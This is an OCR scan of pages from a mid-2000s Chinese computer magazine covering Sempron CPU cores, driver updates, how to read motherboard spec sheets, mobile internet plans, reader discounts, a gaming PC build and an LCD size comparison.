Paris(巴黎)与Palermo(巴勒莫)核心为AMD基于AMD64构架设计的主攻低端市场的Sempron系列处理器的核心。虽然这两种Sempron基于AMD64构架设计，但产品中已被屏蔽64bit处理能力，只能作为32bit处理器。Paris核心为0.13微米SOI制造工艺知道，提供单通道DDR 400控制器，只有256KB二级缓存，采用Socket754接口。Palermo核心则是从Winchester核心的基础上演变而来，采用0.09微米制造工艺，其他方面与Paris核心没有差别，目前还不支持SSE3指令集，不过新工艺能降低CPU的发热量，提升超频性，也更值得选购。Palermo核心的处理器编号的最后两位与Winchester核心一样，也是AW，这也是辨别Palermo核心的好方法。

另外，由于Intel已经推出支持64bit运算技术的低端赛扬处理器，因此AMD也同样准备推出支持64bit计算的Sampron处理器，虽然现在还没有公布相应的核心代号，但分析认为应该是Venice核心的缩水版，256KB缓存，支持64bit运算和SSE3指令集，有可能支持双通道内存。 CF [ZS03]



热门驱动热辣评

本期热评焦点：ATi 显示卡催化剂驱动 5.6 版

如果说 ATi 每月发布的催化剂驱动都是大家关注的焦点的话，那么本次的 5.6 版驱动则可以说是焦点中的焦点。原因就在于前几个版本的催化剂驱动仅是做一些修正 BUG 的工作，在新功能和性能方面没有大的变化，而本次的5.6在没正式发布前就已经放出风声，其更新的重点就是在性能和功能方面大做文章。现在 ATi 官方终于把最新催化剂驱动 5.6-8.14-6.14.10.6542 官方正式完整版驱动送到我们面前。这款驱动在新特性方面更新如下：1.由5.6版驱动开始，ATi的催化剂驱动将正式支持 Mobility 移动系列芯片组。2.改善了催化剂控制中心的性能。3.改进了催化剂控制中心的用户界面并在系统托盘中加入一项新功能。在性能改善方面：1．在 DOOM3 中的低分辨率模式下能够更有效利用显存。2.在《星际传奇 2》游戏中可以更好的存储顶点数据。3.在 3DMark05 中，由于对驱动Z轴缓冲进行优化。在修正BUG方面：1.修正了在将分辨率设置为 1280x1024，画面品质设为最佳的情况下运行《核战阴影》游戏，会导致游戏画面显示不正常的问题。2.修正了其它一些在控制中心中存在的问题。适用环境：Win2000/XP，http://www.mydrivers.com/dir119/d47771.htm。

热门驱动快快报

驱动之家 MyDrivers.com

XGI图诚VolarizV8/V5/V3XT系列显卡Reactor反应堆驱动 1.09.52官方正式版

u 简介与点评	修正了在使用 CRT2(主)+CRT(副)显示器后，会出现显示分辨率不正确的问题。 修正了在运行 3D 程序后，切换到 DOS 模式并全屏显示，会导致系统重启的问题。
u 适用环境	Windows 2000/XP
u 下载地址	http://www.mydrivers.com/dir119/d47732.htm

SiS 矽统 SIS190/SIS191 网络控制芯片驱动 1.04 版

u 简介与点评	支持 64 位操作系统。
u 适用环境	Win98/ME/2000/XP/2003/WinXP-64/2003-64
u 下载地址	http://www.mydrivers.com/dir119/d47762.htm

nVIDIAnForce4SLIIntelEdition系列芯片组ForceWare驱动 7.12WHQL版

u 简介与点评	支持 nForce4 SLI Intel Edition 产品的单独驱动，包括对双处理器系统的支持。 增加对 NVIDIA Disk Alert 系统的支持。
u 适用环境	Win2000/XP
u 下载地址	http://www.mydrivers.com/dir119/d47820.htm

Creative创新SoundBlasterAudigy2/2ZS系列声卡驱动 2.03.0003版

u 简介与点评	支持 WinXP-64，注意：Audigy 2 ZS 系列声卡在 WinXP Professional x64 环境中不支持 DVD-Audio。
u 适用环境	WinXP-64
u 下载地址	http://drivers.mydrivers.com/dir119/d47841.htm

Samsung 三星 SH-W162C DVD 刻录机 Firmware TS01 版

u 简介与点评	修正了读取 8cm CDR、CDRW 盘片 Lead-In 区数据失败的错误增强了刻录 DVD-R DL 盘片的性能。
u 适用环境	Win98/ME/2000/XP/2003/WinXP-64/2003-64
u 下载地址	http://www.mydrivers.com/dir119/d47786.htm

CF [ZS04]



教你看懂主板宣传单

■ 天津　王磊

人物简介：

林林：某电脑城的一位柜台老板，自称对硬件无所不通，其实是一个不折不扣的“JS” ^_^!

小笨：一所电脑培训学校的学员，对所有硬件知识都有浓厚的学习兴趣，是一只其实不很菜的“菜鸟”！

，大家好，欢迎再次来到“硬派讲堂”，在上一期的我们讲了一些关于硬盘的优化，这次我们就以某厂商的主板广告单为例，给大家讲讲如何看懂主板广告宣传单上的几个重要参数！(见表1)

表1

1	基于Intel 925XE北桥芯片+ICH6R南桥芯片组
2	FSB 800MHz以及1066MHz规格的LGA775CPU
3	最大容量4GBDual-Channel双通道DDR2的内存架构
4	PCI-Express x16高速绘图卡界面
5	内建Broadcom BCM5751 PCI-E Gb 网络控制器及Intel 82562EZ 10/100 PHY 网络控制器
6	支持7.1声道HD音效
7	8个USB2.0控制器，4 个 Serial ATA/150 端口

林林:呵呵，这个内容我最熟悉了！小笨，要不要我给你先说几个？

小笨:呵呵，别看我菜，但基本上还是能看得懂几个的。第一行不就是说该主板的北桥芯片是Intel的925XE，南桥芯片是ICH6R吗！两者结合就是所谓的芯片组了。Intel的芯片组还有：955X、925X、945P、945G、915G、915P、915GV、915GL、915PL、910GL、875P、865G、865GV、865P、865PE、848P等。当然了，还有威盛(VIA)、nVIDIA、ATi等厂商也有对应Intel和AMD处理器平台的芯片组。

林林:芯片组是主板的核心组成部分(见图1)，关系到主板的性能和功能。北桥芯片主要负责CPU、内存、AGP插槽、南桥芯片的控制，作用就像一个总控台；南桥芯片则是对USB、PCI、存储器(硬盘、光驱等)、网络、音频设备以及附加控制芯片(如RAID、IEEE1934等控制芯片)之间进行协调、控制，同时将它们的数据和指令传送到北桥。其中北桥芯片起着主导性的作用，也称为主桥(HostBridge)。




图1

天唯:　，那第二行的含义又有谁能来说说？

林林:我来！FSB就是前端总线，它后面的是频率值，如FSB 1066MHz、800MHz、533MHz等。前端总线越大，说明该主板能支持的CPU型号就越多，升级空间有多大等。同样的，前端总线越大，CPU的速度就越快，性能也越好。而LGA775是Intel平台的一种CPU接口，目前主流的是Socket 478接口。

小笨:有个问题！现在市面上有很多电脑和主板都说支持HT技术的Pentium4 CPU，还有什么Prescott，这些都是什么意思啊？

天唯:HT(Hyper-Threading)就是超线程技术。它利用特殊的技术把一个物理CPU核心模拟出两个逻辑内核，从而使空闲的CPU资源得到充分利用，让单个CPU能在同一时间里，用两个逻辑CPU分别进行不同的数据处理任务，提高系统的数据处理效率。该技术在多线程操作系统(Windows XP/2003)和软件下，能使运行效率提高30%。

林林:　，Intel 848P以上型号的芯片组都支持该技术，VIA等公司的芯片组也大多支持该技术，这个我最清楚。

小笨:呵呵，JS的本来面目又藏不住了吧？

林林:呵呵，Prescott是Intel CPU核心的代号，对应的有Celron D、Pentium 4E等CPU。它具有更小的线宽和核心电压(1.2V~1.3V)，因此理论上来说发热量较小，工作频率也可以更高。不过，在实际应用中，Prescott的发热量会比过去的还要高。

天唯:好，下面再来看看第三行。这个最大内存容量，大家都应该知道了吧？由此可以在一定程度上说明该主板的可升级性，但目前的普通用户都很少会使用超过2GB的内存。而双通道DDR技术是一种增强内存性能的技术，它能将内存总带宽提升一倍以上，这样在单位时间内传输的数据就会更多，CPU的处理速度也就会更快。这个技术对于一般应用来说，性能提高不明显，但对于抓取影音文件、转换影音格式、视频剪辑生成等应用来说，该技术所带来的性能提高是非常明显的。

小笨:那DDR2内存是什么，与DDR内存有什么区别？

天唯:DDR是目前主流的内存规范，有DDR266、DDR333和主流的DDR400，当然也有更高规格的DDR533等等。与DDR一样，DDR2采用了在时钟的上升延和下降延同时进行数据传输的基本方式，但在同等核心频率下，DDR2拥有两倍于DDR的数据传输率。DDR2内存采用FBGA封装，提供

了比TSOP封装更好的电气性能与散热性。此外，DDR2额定1.8V的工作电压，相对于DDR标准的2.5V来说降低了不少，不仅减少了能耗，更降低了内存的发热量。

DDR内存与DDR2内存的参数对照如下表：

表2

	DDR SDRAM	DDR2 SDRAM
频率	200, 266, 333, 400 MHz	400, 533, (667, 800) MHz
封装	TSOP and FBGA	FBGA
电压	2.5 V	1.8 V
容量	64 Mbit - 1 Gbit	256 Mbit - 4 Gbit
Internal Banks	4	4 and 8
Prefetch (MIN Write Burst)	2	4
CAS Latency (CL)	2, 2.5, 3	3, 4, 5
Additive Latency (AL)	No support	0, 1, 2, 3, 4
Read Latency	CL	CL+AL
Write Latency	1	Read latency - 1
On-Chip Bus Termination	None	Embedded
Burst Lengths	2, 4, 8	4, 8

林林：小笨，你是不是要问第四行是什么意思？呵呵……

小笨： ，果然是JS！“高速绘图卡界面”我知道，其实就是显卡接口。但我不大明白PCI Express是什么？

林林：不错，PCI-E(PCI Express)是全新的计算机总线接口规范，该总线提供20条通道，每条通道不仅采用串行方式连接，而且通道还可以灵活搭配，例如，PCI-E x16(见图2)就是16条PCI-E总线通道合并起来组成的一条，这样一来，提供了前所未有的数据传输带宽，也使显卡不再受到总线瓶颈的约束。目前厂商也已将产品重点放在这个接口规范上，所以大家购买装机时，应该更多的考虑采用PCI-E架构的主板和显卡。




图2

小笨： ，我明白了。

天唯：哦，小笨一点都不笨嘛，呵呵……第五行就由你来给同学们解释一下吧。

小笨：这简单，它说明了主板上集成的网卡的品牌、数量和规格。“Broadcom”和“英特尔(Intel)”是网卡控制芯片的品牌。而“BCM5751千兆(Gb)以太网卡控制芯片和82562 EZ自适应百兆网卡”则是该芯片的型号、规格。通常来说，一块主板只会集成一个网络控制芯片，且对应一个网卡接口。而这里有两个控制芯片，因此说明这块主板是双网卡主板。而“千兆”和“百兆”则分别标出了它们的传输速率规格，这个不用多说，地球人都知道千兆的要比百兆的快得多。而第六行说的则是该主板自带8声道HD音效的声卡，它可接一个7.1的音箱。但是，HD是什么我就不大清楚了。

天唯：插一句，常见的网卡牌子还有Realtek和3COM的，一般来说，3COM和Intel的在性能上会更好一些。当然了，价格也会更高一些。而“HD”就是High Definition Audio(高保真音频)，也有HD Audio一说。它的主要优点在于它的音频采样位数和音频采样频率都非常高，理论上使电脑中播放的音频达到甚至超过高档家庭影院的音质效果。常见的HD Audio解码芯片有Cmedia的CMI9880和Realtek的ALC880等

林林：呵呵，小笨也变聪明了，那最后一行还是我来吧。8个USB2.0控制器是指该主板具备8个USB 2.0接口；4个Serial ATA/150 端口是指该主板拥有4个Serial ATA/150硬盘接口。SATA(Serial ATA)，即串行ATA接口，与传统并行ATA(PATA/IDE)存储设备相比，SATA硬盘有着无可比拟的优势。

天唯：采用SATA的存储设备配置起来要比采用并行ATA简便得多。SATA采用7针数据连接器，而不是PATA的40针连接器，所以比PATA的更长、更细，在安装和使用上更加方便简单，同时该接口还可支持热插拔。(见图3)



图3

小提示

IDE数据线有40线和80线之分，但IDE连接器却只有40针的，一个是线缆，一个是接口，不能混淆。

天唯： ，通过这次的学习，我们可以看出，主板性能的好坏关键在于采用什么样的芯片组。当然，一款主板的优劣还要看工艺、做工和所选原材料(电容、插接件等)的好坏。好，时间差不多了。今天大家的表现都很不错哦，日后还要继续努力！我们下期再见吧。

火速链接

网友发的主板基础帖子，清楚的将主板的作用、关键部分说了出来！http://bbs.zol.com.cn/new/static_book2/102/557/102_93557.shtml

《看图轻松认识主板的性能》大家可以通过这篇文章好好的认识一下主板上的部分。http://www.enet.com.cn/A20040403299645.html

CF [CP01]

■ 细雨游风

本本无线上网套餐，哪个更划算？

★★★

本文可以帮你学到

- 中国移动:随 e 行
- 中国联通:掌中宽带
- 中国电信:小灵猫

相信很多经常要出差的人都会需要用到无线上网来随时随地连接到Internet，以便得到更快的资料更新。无线上网通常有无线局域网与无线广域网两种。前一种是通过电信运营商设置的无线接收点(热点)来连接Internet。这种方式具有速度快、带宽稳定的优点，但只局限于机场、酒店、高档商务酒店等热点的覆盖范围。无线广域网则主要是依靠现有通信网络实现无线上网，如移动的GPRS、联通的CDMA1X、电信的小灵猫等。只要在通信网络覆盖的范围就可以上网，易用性类似于拨号上网。由于无线广域网不易受到上网地点的约束，于是受到越来越多移动办公用户的青 ，国内三大网络运营商也不失时机地推出了相关的无线上网“套餐”。究竟这些无线上网“套餐”，哪个对你来说更划算呢？这还要仔细看清楚了。

中国移动:随 e 行

网络覆盖: ★★★★☆
速度与稳定性: ★★☆
性价比: ★★☆

表 1

套餐	月租费	免费赠送流量	超出免费赠送流量
广州、上海			
自由套餐	0	0	0.03元/KB
经济套餐	20元	1MB	0.01元/KB
时尚套餐	100元	20MB	
商务套餐	200元（广州优惠期内150元）	500MB	
北京			
自由套餐	0	0	0.03元/KB
经济套餐	20元	1MB	0.01元/KB
时尚套餐	100元	20MB	
商务套餐	200元	500MB	0.01元/KB，500元封顶
其他优惠	交纳或预存2400元，可获得GPRS无线网卡、随e行SIM卡各一张，并享受12个月GPRS不限量上网服务，也就是200元包月。		

“随 e 行”是基于移动GPRS的业务，它使用一张不具备语音通话功能的SIM卡，把它插入至笔记本的无线网卡中，就可以实现无线上网。“随 e 行”支持GPRS/WLAN两种无线接入方式，最高速率为171.2Kbps，平均上网速度在20～30Kb/s。不过当用户使用WLAN/GPRS双模网卡时，在移动热点覆盖范围内可享受11M/s的接入速度(速度与无线网卡和环境有关)，这在一定程度上弥补了“随 e 行”在速度上的不足，也令用户可以自由在GPRS或WLAN网络之间切换。




图 1　GPRS/WLAN 双模无线网卡

点评:网络的覆盖范围是无线上网的一个关键因素，只有随时随地实现无线上网才能满足用户移动办公的需求。网络覆盖面广是移动“随 e 行”的最大优点，很多商务人士选择它就是冲着移动的网络优势而来。不过速度仍然是GRPS的致命缺陷，而且目前只有部分地区可以享受到200元包月不限量的优惠，这也令它的性价比大打折扣。

优点:网络覆盖广。

缺点:速度较慢，很多地区没有包月优惠。

适用人群:网络好且不计算漫游费用，适用于经常在国内出差的商务人士。

小提示

无线上网流量说明

由于用户在上网时无法感知和控制使用流量，在此以移动“随 e 行”的500MB流量为例，大致说明无线上网的流量。

1.以一封Email使用500KB来测算，500MB可以发送1000多封Email。

2.以一首MP3歌曲4MB来计算，500MB可以下载125首MP3歌曲左右。

3.以一个网页100K大小计算，500MB可以浏览5000多个网页。

中国联通:掌中宽带

网络覆盖: ★★★★
速度与稳定性: ★★★
性价比: ★★★☆

表 2

套餐	每月包省内上网流量	每月包省外漫游流量	超出流量计费	赠送话费	备注
广州					
50元包150MB	150MB	20MB	0.005元/KB	每月赠送25元	相当于每月包25小时上网时长
200元包月	不限量	200MB	0.005元/KB	每月赠送50元	相当于不限时包月

表3

上海					
套餐	预存信息费	每月基本费用	每月赠送流量	是否赠送无线网卡	备注
预存信息费套餐	4800元	200元	3GB	是	签订在网两年或信息费累计使用超过4800元的协议
零首付套餐	0	200元	2.5GB	是	签订两年在网协议
优惠购卡套餐	0	150元	2GB	否	签订在网一年网议
其他	e 通：1200元套包12GB流量、2600元包26GB流量 e风暴：月供方式套餐，2年或3年累计支出超过1万元可获赠笔记本电脑与无线设备。				

表4

北京				
月租费	包含本地流量	漫游赠送流量	超出套餐后计费	漫游流量计算费
50元	100MB	0MB	0.003元/KB	0.002元/KB
98元	1000MB	20MB	0.003元/KB	0.002元/KB
138元	2000MB	50MB	0.003元/KB	0.002元/KB
198元	5000MB	80MB	0.003元/KB	0.002元/KB
298元	不限量	120MB	0.003元/KB	0.002元/KB

“掌中宽带”是基于联通CDMA1X网络的无线业务，它的接入方式有两种，一是使用“无线上网卡+笔记本电脑”接入网络，一是采用“CDMA1X手机+手机数据线+笔记本电脑”。其中，前一种方式较为便捷，用户无须购买CDMA1X手机，只要购买一张卡式设备，就可通过CDMA1X无线网卡接入网络。

“掌中宽带”的最高速率达到153.6Kbps，稳定状态下，速度可达70～80Kbps，是移动GPRS的四倍，也是国内三大电信巨头中速度最快的无线上网业务。虽然在过去很长一段时间内，CDMA的网络覆盖广度不如移动的GPRS，但近年来联通的网络得到了明显改善，而且CDMA1X的数据传输所依赖的网络宽带不大，不像GPRS那样数据与语音业务共用一条通道，带宽不易受到用户数据量变化的影响，因而CDMA1X在速度与稳定性方面都要优于对手。

点评：高速无线上网一直是用户所追求的目标，速度也因而成为CDMA1X取得成功的重要因素。而且“掌中宽带”多是200元包月，因而相对GPRS而言，用CDMA1X上网更实惠。不过，由于它的包月套餐并不包括省外漫游费用，对于经常在省外办工的用户可能影响较大。

优点：网速快，性价比较高。

缺点：套餐不包括省外漫游费用，网络覆盖有待改善。

适用人群：对网速要求较高、经常在省内移动办公的用户。



图2　联通CDMA1X无线网卡

中国电信：小灵猫

网络覆盖：★★
速度与稳定性：★☆
性价比：★☆

小灵通采用“小灵通+小灵猫”的接入方式，但你的所在城市必须开通小灵通WiWi业务。目前，广州、北京、上海三大城市中，上海仍然没有开通小灵通WiWi业务。小灵通能提供64Kbps的上网速度，比移动的GPRS略快，而且它的收费更为低廉：北京是0.09元/分钟，广州是1.2元/分钟。



图3　小灵通上网使用的“小灵猫”

点评：网络稳定性是小灵通上网的最大缺陷。小灵通信号覆盖范围小且存在盲区，在建筑物或是移动过程中（如车速超过40公里）就会出现连接问题。相对来说，广州的网络稳定性要好些，北京的可以说是一塌糊涂。而且小灵通还不支持漫游功能，到了其他城市就无法使用。

优点：收费较低廉，初期投入少。

缺点：网络信号不稳定，不支持漫游。

适用人群：对移动办公有一定需求，又对无线上网资费敏感的，拥有小灵通的用户。

结语：联通“掌中宽带”最受青睐

从网络覆盖范围、速度与稳定性以及性价比三方面分析来看，联通的“掌中宽带”业务无疑最具竞争力，也是最多人选择的一个。虽然它的包月套餐并不包括省外漫游费用，但高速的上网速度仍然让它成为众多用户的首选。没有人希望自己在摆脱网线的束缚后，又受到网速的困扰。

作为消费者的我们当然希望各大电信运营商都能提供如“包月不限量”等优惠方案，而且上网的费用能再下调，这样我们才能真正享受到无线上网带来的乐趣！

小编有话说：

文中所述资费可能会因为各大电信运营商的市场策略而有所变动，大家要准确且详细的了解即时的资费变化信息，可以拨打相应服务商的客服电话，中国移动为1860，联通为1001，中国电信为10000。

此外，国内有些城市（如北京）为了保护自身无线业务的发展和用户群，会禁止一些外地的漫游包月用户在该城市使用，想在当地使用外地包月漫游卡省钱的用户，在购买之前就要和商家了解清楚了。CF [CP02]

Search for

CFan村里大搜查

嘿嘿，高考、中考，大大小小的考试都结束了，在暑假来临之前，商家已经开始热身，各品牌促销降价的商品都已慢慢登上全国各大IT卖场的台面。是啊，大考之后当然也要给自己的电脑好好武装一下，放松心情，好好地享受一个轻松畅快的夏日。这次，阳光和各地的搜查队员一起为大家找到了很多CFan读者专享的优惠产品，相信能为大家的精彩假期带来更多一份的惊喜！^_^

（阳光提醒你：本期优惠有效期为7月1日至7月15日；如非文中注明，凭一本杂志只能购买到一款优惠产品，购买时别忘了出示手中的本期《电脑爱好者》杂志噢！）

北京:套套也有CFan读者价 iPod有福了



iPod是国际著名的苹果公司的随身音频产品，风靡全球，成为时尚一派的掌中至宝，而与iPod配套的各种附件更是让无数iPod用户着迷。这回，阳光为众多的iPod用户带来了两款贝尔金的运动及清爽"套套"，分别是带有坚固的360度旋转夹的贝尔金iPod尼奥运动型提套和可更换皮带、臂带、挂绳的贝尔金iPod mini多用运动腕带。除了这两款iPod套之外，该店所有iPod附件均以8.8折优惠CFan读者。**（北京搜查队员阳光报道）**

优惠产品：

贝尔金iPod尼奥运动型提套

原价:85元　　CFan读者价:50元

贝尔金iPod mini多用运动腕带

原价189元　　CFan读者价:109元

商家地址：北京市海淀区中关村鼎好电子商城三层3865号

商家电话:010-82697992

济南:带液晶的MP3 CFan读者价全场最值



现在市场上一些价格低于200元的MP3都不带液晶显示屏，而CFan搜查队却给大家带来了两款价格超值的128MB华宇MP3。它们不但都带有液晶屏，还有中英文歌词同步显示功能，支持MP3、WMA、ASF三种音乐播放格式，A-B复读、跟读、36小时超长录音等功能。现在，大家都可以CFan读者专享的170元CFan读者价购买到这两款原价为288元的MP3，这样的价格可真的是全场最低了！**（济南搜查队员李嘉报道）**

优惠产品：

两款华宇128MB MP3播放器

原价:288元　　CFan读者价:170元

商家地址：济南市山大路二期科技市场2064柜台

商家电话:0531-88587264

济南:游戏新选择 优惠更加多

作为游戏利器，微软和罗技的鼠标都很出色，但是价格却相当贵。CFan搜查队给大家找来一款性价比很不错的新贵"战豹"竞技光电鼠标，流线型的外观，多功能的五键设计，采用了安捷伦芯片，具有6500帧/秒的超高采样率和800CPI的分辨率，定位相当准确，手感也很舒服。CFan读者在本期优惠时间内购买将获得商家提供的43元优惠，正准备开战的你就赶快行动吧。**（济南搜查队员李嘉报道）**



优惠产品：

新贵"战豹"竞技光电鼠标

原价:158元　　CFan读者价:115元

商家地址：济南市山大路149号齐鲁科技数码商厦170室

商家电话:0531-8367660

广州:专为MP3设计的耳机



CFan搜查队在市面上看到一款由香港创洋推出的龙卷风系列耳塞，这是专门针对MP3量身打造的，采用金属两头听设计，以求将MP3的音质更加完美地表现出来。**（广州搜查队员"小熊在线广东站"报道）**

优惠产品：

龙卷风CYCLONE-NO.1耳塞

原价:98元　　CFan读者价:50元

商家地址：广州市天河路560号太平洋商业中心一期3007-9

商家电话:020-87506906

武汉:Sony数码摄像机



Sony DCR-HC20E数码摄像机配备卡尔蔡司镜头和高级HAD技术，除具有高质量的画质，还具有全新的中文菜单。Easy Handycam和LCD拍摄键，混合型的轻触式液晶屏使操作更便捷，影像更清晰。它的姐妹机型HC30E在功能上得到了扩展，增加了记忆棒插槽，记忆棒可存储高分辨率静态相片。现在，CFan读者只要在购买时出示本期杂志，就能以CFan读者优惠价购买到这两款DV。**（武汉搜查队员李磊报道）**

优惠产品：

Sony DCR-HC20E　　原价:3580元　　CFan读者价:3180元

Sony DCR-HC30E　　原价:4200元　　CFan读者价:3980元

商家地址：武汉市洪山区南极电脑广场1028室

商家电话:027-87875081

CF [CP03]



北京读者杨晓飞问：妹妹很喜欢玩电脑游戏，什么CS、DOOM3、魔兽争霸、魔兽世界等等她都有玩，而且还玩得很好。现在她考完高考了，我和妈妈想给她装一台“高性能的游戏机”电脑，让她在这个暑假里玩得更开心一些。预算大概是在1万块钱左右，请阳光编辑帮帮忙，给出一套配置吧。



点评：看来这位读者真的很疼爱她(他)的小妹妹哦。好！这就给你配一套性能强劲的〝超强游戏机〞吧！

就目前的市场来说，AMD Athlon64是中高端游戏平台中性价比最好的一个选择了。也许很多人还是会担心AMD的发热量问题，但是我认为目前不管是Intel的赛扬D、奔腾4，还是AMD的Sempron、Athlon，在发热量的问题上都不能忽视，只要散热设备不出问题，一般来说都不会对系统性能有多少影响。因此，在这里阳光推荐你选购盒装的CPU，一来质量和售后有保证，二来其自带的散热风扇在质量上也很过硬，降低了电脑出问题的几率。

这次与Athlon64 3000+(939)搭配的是华硕的A8N-SLI主板。该主板采用nVIDIA nForce4 SLI芯片组，支持Socket939接口的Athlon64/FX CPU，有4条内存插槽，目前最高可支持4GB的DDR400/333/266内存。主板带有2个PCI-E X16接口，配合两块XFX讯景6600GT显卡，即可组成一个SLI图形处理系统，超强的性能让当前所有的高配置游戏俯首称臣。此外，主板还集成2个PCI-EXPRESS X1，3个32位 PCI接口，板卡扩展和兼容能力都很不错。在存储扩展方面，主板带有2个Ultra DMA和4个SATA Ⅱ接口，可组建性能更高的RAID 0、1、1+0、JBOD磁盘阵列。而对IEEE1394和USB2.0(提供10个接口)接口的支持，更使得采用该主板的电脑系统能与更多的移动外设、数码设备进行高速连接。

A8N-SLI主板还整合了NV Firewall(防火墙)，该防火墙属于高效能网络层设备，具备专业等级流量监控能力以及多项进阶管理功能。除此之外，NV Firewall还具备其他个人电脑所没有的独特反黑客功能。因为此防火墙整合在主板内，有效改善效能输出及系统保护能力，无需额外花钱购买或占用CPU资源。再配合Athlon64 3000+的EVP硬件病毒防火墙，使得电脑在网络、本机安全性上得到了硬件级别的双重保护。

硬盘方面，配置中选配了两块SATA接口的希捷120GB硬盘。为什么呢？这是用来组建速度更快的RAID 0磁盘阵列而设的，以降低磁盘性能对整机性能的影响，让游戏读取的速度更加快。

配件	品牌及型号	价格(元)
CPU	AMD Athlon64 3000+(E3 盒)	1300
散热器	CPU自带	-
主板	华硕 A8N-SLI	1399
显卡	XFX(讯景) 6600GT(PCI-E,128MB)×2	1499 × 2
内存	威刚万紫千红 512MB DDR 400(TSOP封装)×2	330 × 2
硬盘	希捷 酷鱼7200.7 120G 7200转 8MB(SATA)×2	680 × 2
显示器	三星 710T	2680
光驱	技嘉 GO-W1608B	599
音箱	漫步者 R501T	630
机箱电源	爱国者 CA-E315C机箱+多彩 DLP-500A	300+269
键盘鼠标	罗技 MX518+微软 精巧键盘	409+110
媒体报价		12714

显卡方面，我们选用了两块XFX讯景6600GT(T43G-NDF) PCI-E接口显卡来组建一个SLI图形处理系统。XFX的这款显卡采用的是nVIDIA的GeForce 6600GT图形处理核心，核心工作频率为500MHz，性能在中高端市场里面数一数二。且相对于6800来说，它的〝双128〞显存配置更加合理(MicroBGA封装的三星DDR3高速显存，128MB、128bit，显存工作频率为1000MHz)，是目前组SLI图形处理系统的一个高性价比选择。

在显示器方面，阳光推荐你购买19英寸的LCD显示器，那样在玩魔兽世界等游戏时，可以得到一个更宽阔的视觉感受，对长时间游戏的玩家来说，还可以在一定程度上降低眼睛的疲劳度。但这里受到配置预算的限制，阳光给你推荐的是另一款被一些网络媒体称之为〝接近完美〞的17英寸液晶显示器——三星710T。这款显示器采用的是三星自己生产的Best TN液晶面板，这种面板在响应时间、色彩等方面都超过了目前广泛采用的普通TN液晶面板，而且这款显示器还提供了非常人性化的底座设计，用户可非常方便地对它进行高度、仰角、左右等方向的调节，让你的使用更加舒服。 CF [CP04]

选择17英寸LCD，还是19的？

■ CFan评测室

说2005年是LCD年，恐怕没有人有意见。随着LCD价格大幅度下降，现在新购机的朋友大多会选择体积小、效果好的LCD显示器。

在以前，买LCD的朋友大多会选择17英寸的产品，因为其价格比15英寸的贵得有限，而效果要好很多。但随着液晶面板的更新换代，现在19英寸液晶显示器的价格也在渐渐逼近17英寸的产品，特别是一些新的低档19英寸产品，其价格已经和中档的17英寸产品相差无几。那么，问题就出来了——是选择17英寸，还是19英寸？

这样我们就要看看19英寸相对于17英寸有什么优点

1.19英寸屏幕更大。毫无疑问，更大的尺寸带来的第一个好处就是更大的显示面积。由于液晶显示器的尺寸就是它的实际显示尺寸，所以19英寸液晶显示器的显示面积增大率远比19英寸CRT显示器的增大率大得多。实际上，19英寸的LCD，其显示面积与21英寸的CRT相当，而17英寸LCD则只相当于19英寸的CRT显示器。

2.显示效果更接近CRT。这可能是很多人没有考虑到的一个问题。对于液晶面板来说，不同的面板点距是不一样的。而17英寸LCD的真实点距，要小于17英寸CRT显示器在1024X768分辨率下的显示点距，这样带来的结果就是——17英寸LCD的文字要明显比CRT显示器小，看时间长了比较难受。

而19英寸LCD，虽然显示面积加大，但标准分辨率还是1280X1024，这样它的实际显示字体和CRT上的标准字体大小是一样的，更合乎我们的使用习惯。

3.19英寸产品更适合视频应用。毫无疑问，对于播放视频、玩游戏等等来说，自然大就是好啊。

当然，反过来，17英寸机器也有它自己的优势

1,17英寸LCD画面更精细。很自然，19英寸的字体更大，换一个说法就是更粗糙。虽然大字体对处理文字很有好处，但要是看图看电影，自然是精细的更好，这本就是鱼与熊掌不可兼得。

2,17英寸机器体积和功耗更小。这本就是大尺寸机器的弱点。


3,这才是最重要的，17英寸LCD拥有更多的先进技术。由于17英寸是现在的主流，所以先进的技术总会先用在17英寸机器上，例如新的灰阶响应等在19英寸机器上并没有大规模使用。一般来说，主流的19英寸LCD，其技术至少比17英寸产品慢上近半年左右。

4.价格，当然是价格。同样的价钱，能买到的17英寸LCD，除尺寸外，各项指标当然会比19英寸的产品好得多，3000块钱已经能买到相当强大的新17英寸LCD，但要买19英寸产品，还只能买到一些入门级的产品。

所以，对于大部分用户来说，17英寸产品还是未来的主流，但对于对文字处理、视频播放有特别重视的人来说，19英寸产品是好得多的选择。

几款新的入门级19英寸LCD

优派VE910



优派VE910显示器继续沿用了优派所惯用的银黑色的机身颜色设计。稳重、专业、高雅、时尚用来形容优派VE910再合适不过了，这是优派新的8ms面板的19英寸LCD之一。具有丽的造型，强烈的个性化风格，银黑时尚的外观和独特底座设计，以及高亮度、高对比度等优良的影像表现，主要针对年轻、有个性的族群。

